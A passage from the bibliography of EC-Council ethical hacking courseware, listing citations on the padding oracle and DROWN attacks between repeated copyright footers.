1593. (2019), Padding oracle attack, from https://en.wikipedia.org/wiki/Padding_oracle_attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1594. Nimrod Aviram, Sebastian Schinzel, Juraj Somorovsky, Nadia Heninger, Maik Dankel, Jens Steube, Luke Valenta, David Adrian, J. Alex Halderman, Viktor Dukhovni, Emilia Käsper, Shaanan Cohney, Susanne Engels, Christof Paar, and Yuval Shavitt, (2016), The DROWN Attack, from https://drownattack.com/.

1595. (2019), DROWN attack, from https://en.wikipedia.org/wiki/DROWN_attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.